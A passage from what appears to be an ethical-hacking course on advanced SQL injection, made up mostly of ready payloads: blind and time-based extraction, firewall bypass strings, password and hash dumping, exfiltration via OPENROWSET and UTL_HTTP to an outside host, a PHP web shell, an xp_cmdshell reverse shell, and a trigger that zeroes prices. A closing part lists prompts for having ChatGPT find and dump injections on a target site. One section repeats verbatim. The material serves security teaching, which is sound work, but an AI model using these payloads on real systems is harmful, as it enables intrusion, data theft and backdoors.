default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[a-f]%' AND ID=2)
```
(Returns FALSE)

Check if 2nd character in password is between '0' and '9'

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[0-9]%' AND ID=2)
```
(Returns TRUE)

Check if 2nd character in password is between '0' and '4'

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[0-4]%' AND ID=2)
```
(Returns FALSE)

Check if 2nd character in password is between '5' and '9'

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[5-9]%' AND ID=2)
```
(Returns TRUE)

Check if 2nd character in password is between '5' and '7'

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[5-7]%' AND ID=2)
```
(Returns FALSE)

Check if 2nd character in password is '8'

```
default.aspx?id=2 AND 1=(SELECT 1 FROM UserInfo WHERE Password LIKE 'd[8]%' AND ID=2)
```
(Returns TRUE)

Perform Double Blind SQL Injection

Double-blind SQL injection is an advanced attack where the attacker **does not get direct feedback** from the web application

The attacker finds a **vulnerable input field** that does not provide direct feedback like error messages or database data

The attacker **creates SQL injection payloads** to manipulate the database and cause observable changes in the application

The attacker **looks** for **indirect signs of success**, such as changes in application behavior, response times, or impacts on other database functions

Techniques like **Boolean-based blind SQL injection** and **time-based blind SQL injection** are commonly used in double blind SQL injection

Example

```
/?id=1+AND+if((ascii(lower(substring((select password from user limit
0,1),0,1))))=97,1,benchmark(2000000,md5(now())))
```

Perform Blind SQL Injection Using Out-of-Band Exploitation Technique

- This technique is useful when the tester finds a **Blind SQL Injection** situation
- It uses **DBMS functions** to perform an out-of-band connection and provide the results of the injected query as a part of the request to the tester's server

  Note: Each DBMS has its own functions; check the functions for the specific DBMS

- **Consider the SQL query shown below**: `SELECT * FROM products WHERE id_product=$id_product`
- **Consider the request to a script that executes the query above**: `http://www.example.com/product.php?id=10`
- **The malicious request would be as follows**: `http://www.example.com/product.php?id=10||UTL_HTTP.request ('testerserver.com:80')||(SELECT user FROM DUAL)–`

- In the above example, the tester is concatenating the value 10 with the result of the function `UTL_HTTP.request`
- This Oracle function tries to connect to the '**testerserver**' and make an **HTTP GET** request containing the response to the query "**SELECT user FROM DUAL**"
- The tester can set up a webserver (e.g. Apache) or use the Netcat tool
  - `/home/tester/nc -nLp 80`
  - `GET /SCOTT HTTP/1.1 Host: testerserver.com Connection: close`

Exploiting Second-Order SQL Injection

- Second order SQL injection occurs when **data input** is **stored** in a database and **used** for processing another SQL query without validating or using **parameterized queries**
- Through second-order SQL injection, and based on the **backend database**, database **connection settings**, and **operating system**, an attacker can perform the following:
  - **Read**, **update**, and **delete** arbitrary data or arbitrary tables from the database
  - Execute commands on the underlying **operating system**

Sequence of actions performed in a second-order SQL injection attack

- The attacker submits a crafted input in an **HTTP request**
- The application **saves the input in the database** to use it later and gives a response to the HTTP request
- The attacker then submits **another request**
- The web application processes the **second request using the first input stored** in the database and executes the **SQL injection query**
- The results of the query in response to the second request are **returned to the attacker**, if applicable

Bypass Firewall to Perform SQL Injection

Normalization Method

- **Systematic representation** of the database in the normalization process sometimes leads to an SQL injection attack
- The attacker changes the structure of the SQL query to perform the attack

```
/?id=1/*union*/union/*select*/select+1,2,3/*
```

HPP Technique

- The HPP technique is used to **override the HTTP GET/POST** parameters by injecting delimiting characters into the query strings

```
/?id=1;select+1&id=2,3+from+users+where+id=1--
```

HPF Technique

- HPF is used along with HPP using the **UNION operator** to bypass firewalls

```
/?a=1+union/*&b=*/select+1,2
```

```
/?a=1+union/*&b=*/select+1,pass/*&c=*/from+users--
```

Blind SQL Injection

- This technique is used to **replace WAF signatures** with their synonyms using SQL functions
- Attackers use logical requests such as **AND/OR** to bypass the firewall

```
/?id=1+OR+0x50=0x50
```

```
/?id=1+and+ascii(lower(mid((select+pwd+from+users+limit+1,1),1,1)))=74
```

Bypass Firewall to Perform SQL Injection (Cont'd)

Signature Bypass

- Attackers **transform the signature** of SQL queries to bypass the firewall

```
/?id=1+union+(select+'xz'from+xxx)
```

```
/?id=(1)union(select(1),mid(hash,1,32)from(us
ers))
```

Buffer Overflow Method

- As most of the firewalls are developed in C/C++, it makes it easy for the attacker to bypass the firewall
- The attacker can test if the firewall can be crashed by typing the following:

```
?page_id=null%0A/**//*!50000%55nIOn*//*yoyu*/a
ll/**/%0A/*!%53eLEct*/%0A/*nnaa*/+1,2,3,4…
```

CRLF Technique

- In Windows, CRLF is used to indicate the end of a line in a text file (\r\n). Macintosh uses CR (\r) alone and UNIX uses LF(\n) alone
- Attackers use the following URL to bypass the firewall

```
http://www.certifiedhacker.com/info.php?id=1+%0
A%0Dunion%0A%0D+%0A%0Dselect%0A%0D+1,2,3,4,5--
```

Integration Method

- The integration method involves the combined use of different varieties of bypassing techniques to increase the chance of bypassing the firewall

```
www.certifiedhacker.com/index.php?page_id=21+and+
(select 1)=(Select 0xAA[..(add about 1200
"A")..])+/*!uNIOn*/+/*!SeLECt*/+1,2,3,4,5…
```

Advanced Enumeration

- Attackers use advanced enumeration techniques for system-level and network-level information gathering
- They use different database objects for enumeration

Tables and columns enumeration in one query

```
' union select 0,
sys.objects.name + ': ' +
sys.columns.name + ': ' +
sys.types.name, 1, 1, '1', 1,
1, 1, 1, 1  from sys.objects,
sys.columns, sys.types where
sys.objects.xtype = 'U' AND
sys.objects.id = sys.columns.id
AND sys.columns.xtype =
sys.types.xtype --
```

Database Enumeration

Different databases in Server

```
' and 1 in (select min(name)
from  master.dbo.sys.databases
where name >'.' ) --
```

File location of databases

```
' and 1 in (select
min(filename) from
master.dbo.sys.databases where
filename >'.' ) --
```

Password Grabbing

```
begin declare @var
varchar(8000)
set @var=':' select
@var=@var+'
'+login+'/'+password+'  ' from
users where login>@var select
@var as var into temp end; --
' and 1 in (select var from
temp) --
' ; drop table temp --
```

Advanced Enumeration

- Attackers use advanced enumeration techniques for system-level and network-level information gathering
- They use different database objects for enumeration

Tables and columns enumeration in one query

```
' union select 0,
sys.objects.name + ': ' +
sys.columns.name + ': ' +
sys.types.name, 1, 1, '1', 1,
1, 1, 1, 1  from sys.objects,
sys.columns, sys.types where
sys.objects.xtype = 'U' AND
sys.objects.id = sys.columns.id
AND sys.columns.xtype =
sys.types.xtype --
```

Database Enumeration

Different databases in Server

```
' and 1 in (select min(name)
from  master.dbo.sys.databases
where name >'.' ) --
```

File location of databases

```
' and 1 in (select
min(filename) from
master.dbo.sys.databases where
filename >'.' ) --
```

Password Grabbing

```
begin declare @var
varchar(8000)
set @var=':' select
@var=@var+'
'+login+'/'+password+'  ' from
users where login>@var select
@var as var into temp end; --
' and 1 in (select var from
temp) --
' ; drop table temp --
```

Grabbing SQL Server Hashes

The hashes are extracted using

```
SELECT password FROM sys.syslogins
```

We then hex each hash as follows

```
begin @charvalue='0x', @i=1, @length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF'
while (@i<=@length) BEGIN
 declare @tempint int, @firstint int, @secondint int
 select @tempint=CONVERT(int,SUBSTRING(@binvalue,@i,1))
 select @firstint=FLOOR(@tempint/16)
 select @secondint=@tempint - (@firstint*16)
 select @charvalue=@charvalue + SUBSTRING
 (@hexstring,@firstint+1,1) +SUBSTRING (@hexstring, @secondint+1,
 1)
 select @i=@i+1
END;
```

Finally, we cycle through all the passwords

SQL query

```
SELECT name, password FROM sys.syslogins
```

To display the hashes through an error message, convert hashes → Hex → concatenate

Password field requires dba access

With lower privileges, you can still recover the usernames and brute force the password

SQL server hash sample

```
0x010034767D5C0CFA5FDCA28C4A56085E65E882E71CB0ED2503412FD5
4D6119FFF04129A1D72E7C3194F7284A7F3A
```

Extracting hashes through error messages

```
' and 1 in (select x from temp) --
' and 1 in (select substring (x, 256, 256) from temp) --
' and 1 in (select substring (x, 512, 256) from temp) --
' drop table temp --
```

Transfer Database to Attacker's Machine

An SQL Server can be linked back to an attacker's DB via **OPENROWSET**. The DB Structure is replicated, and the data is transferred. This can be accomplished by connecting to a remote machine on **port 80**

```
';insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select * from sys.sysdatabases --
```

```
';insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..hacked_sysdatabases')
select *  from sys.sysobjects --
```

```
';insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;','select * from mydatabase..hacked_syscolumns')
select * from sys.syscolumns --
```

```
';insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network DBMSSOCN;
Address=myIP,80;','select * from mydatabase..table1')
select * from database..table1 --
```

```
';insert into OPENROWSET('SQLoledb','uid=sa;pwd=Pass123;Network=DBMSSOCN;
Address=myIP,80;', 'select * from mydatabase..table2')
select * from database..table2 --
```

Interacting with the Operating System

There are two ways to interact with an OS:

- Reading and writing system files from the disk
- Direct command execution via remote shell

MSSQL OS Interaction

```
exec master..xp_cmdshell 'ipconfig > test.txt' --
CREATE TABLE tmp (txt varchar(8000));  BULK INSERT tmp FROM
'test.txt' --
begin declare @data varchar(8000) ; set @data='| ' ; select
@data=@data+txt+' | ' from tmp where txt<@data ; select @data
as x into temp end --
' and 1 in (select substring(x,1,256) from temp) --
declare @var sysname; set @var = 'del test.txt'; EXEC
master..xp_cmdshell @var; drop table temp; drop table tmp --
```

MySQL OS Interaction

```
CREATE FUNCTION sys_exec RETURNS int
SONAME 'libudffmwgj.dll';

CREATE FUNCTION sys_eval RETURNS string
SONAME 'libudffmwgj.dll';
```

Note: Both methods are restricted by the database's running privileges and permissions

Interacting with the File System

LOAD_FILE()

The LOAD_FILE() function within MySQL is used to read and return the contents of a file located within the MySQL server

INTO OUTFILE()

The OUTFILE() function within MySQL is often used to run a query and dump the results into a file

- `NULL UNION ALL SELECT LOAD_FILE('/etc/passwd')/*`

  If successful, the injection will display the contents of the passwd file

- `NULL UNION ALL SELECT NULL,NULL,NULL,NULL,'<?php system($_GET["command"]); ?>' INTO OUTFILE '/var/www/certifiedhacker.com/shell.php'/*`

  If successful, it will then be possible to run system commands via the $_GET global.

  The following is an example of obtaining a file using wget: http://www.certifiedhacker.com/shell.php?command=wget

Network Reconnaissance Using SQL Injection

Assessing Network Connectivity

- Retrieve server name and configuration

```
' and 1 in (select @@servername ) --
' and 1 in (select srvname from sys.sysservers ) --
```

- NetBIOS, ARP, Local Open Ports, nslookup, ping, ftp, tftp, smb, and traceroute
- Test for firewalls and proxies

Network Reconnaissance

- Execute the following using the `xp_cmdshell` command:
- Ipconfig /all, tracert myIP, arp –a, nbtstat –c, netstat –ano, route print

Gathering IP information through reverse lookups

Reverse DNS

```
'; exec master..xp_cmdshell 'nslookup a.com MyIP' --
```

Reverse Pings

```
'; exec master..xp_cmdshell 'ping 10.0.0.75' --
```

OPENROWSET

```
'; select * from OPENROWSET( 'SQLoledb', 'uid=sa;
pwd=Pass123; Network=DBMSSOCN;
Address=10.0.0.75,80;',
'select * from table')
```

Creating Server Backdoors using SQL Injection

Getting OS Shell

- If an attacker can **access the web server**, he/she can use the following MySQL query to create a PHP shell on the server

```
SELECT '<?php exec($_GET[''cmd'']); ?>' FROM
usertable INTO dumpfile'/var/www/html/shell.php'
```

- To learn the **location of the database** in the web server, an attacker can use the following SQL injection query which gives the directory structure

```
SELECT @@datadir;
```

- An attacker, with the help of the **directory structure**, can find the location to place the shell on the web server
- MSSQL has built-in functions such as **xp_cmdshell** to call the OS functions at runtime
- For example, the following statement creates **an interactive shell** listening at 10.0.0.1 and port 8080

```
EXEC xp_cmdshell 'bash -i >&
/dev/tcp/10.0.0.1/8080 0>&1'
```

Creating Database Backdoor


- Attackers use **database triggers** to create backdoors
- For example,
  - An online shopping website stores the details of all the items it sells in a database table called ITEMS
  - An attacker may inject a malicious trigger on the table that will automatically set the price of the item to 0

```
CREATE OR REPLACE TRIGGER SET_PRICE
AFTER INSERT OR UPDATE ON ITEMS
FOR EACH ROW
BEGIN
  UPDATE ITEMS
  SET Price = 0;
END;
```

SQL Injection Tools

sqlmap

sqlmap automates the process of **detecting** and **exploiting SQL injection flaws** and the taking over of database servers



Mole

Mole is an SQL injection exploitation tool that detects the injection and exploits it only by providing a **vulnerable URL** and a **valid string** on the site


Other SQL Injection Tools:


- **jSQL Injection** — *https://github.com*
- **NoSQLMap** — *https://github.com*
- **Havij** — *https://github.com*
- **blind_sql_bitshifting** — *https://sourceforge.net*

Discovering SQL Injection Vulnerabilities with AI

- An attacker can also **leverage AI-powered ChatGPT** or other generative AI technology to perform this task by using an appropriate prompt such as

"Check for all possible SQL injection on target url http://testphp.vulnweb.com"





Checking for Boolean-based SQL Injection with AI


- An attacker can also leverage AI-powered ChatGPT or other generative AI technology to perform this task by using appropriate prompts such as


  "Check for Boolean based SQL injection on target url http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate the database"

  "Check for Boolean based SQL injection on target url http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate the tables in acuart database"

  "Check for Boolean based SQL injection on target url http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate users table in acuart database"

  "Check for Boolean based SQL injection on target url http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate users table in acuart database and dump the user database"







Checking for Error-based SQL Injection with AI

- An attacker can also leverage AI-powered ChatGPT or other generative AI technology to perform this task by using appropriate prompts such as

"Perform error based SQL injection on target url with parameter as http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate the tables in acuart database"

"Perform error based SQL injection on target url http://testphp.vulnweb.com/listproducts.php?cat=1 and if vulnerable enumerate the database and enumerate the user table in acuart database"






Checking for Time-based SQL Injection with AI


- An attacker can also leverage AI-powered ChatGPT or other generative AI technology to perform this task by using appropriate prompts such as

"Check for time-based blind SQL injection on target url with parameter as http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate the database"

"Check for time-based blind SQL injection on target url http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate tables in acuart database"

"Check for time-based blind SQL injection on target url http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate users table in acuart database"






Checking for UNION-based SQL Injection with AI


An attacker can also leverage AI-powered ChatGPT or other generative AI technology to perform this task by using appropriate prompts such as

"Check for UNION based SQL injection on target url with parameter as http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate the database"

"Check for UNION based SQL injection on target url with parameter as http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate the tables in acuart database"

"Check for UNION based SQL injection on target url with parameter as http://testphp.vulnweb.com/listproducts.php?cat=1 and enumerate users table in acuart database"

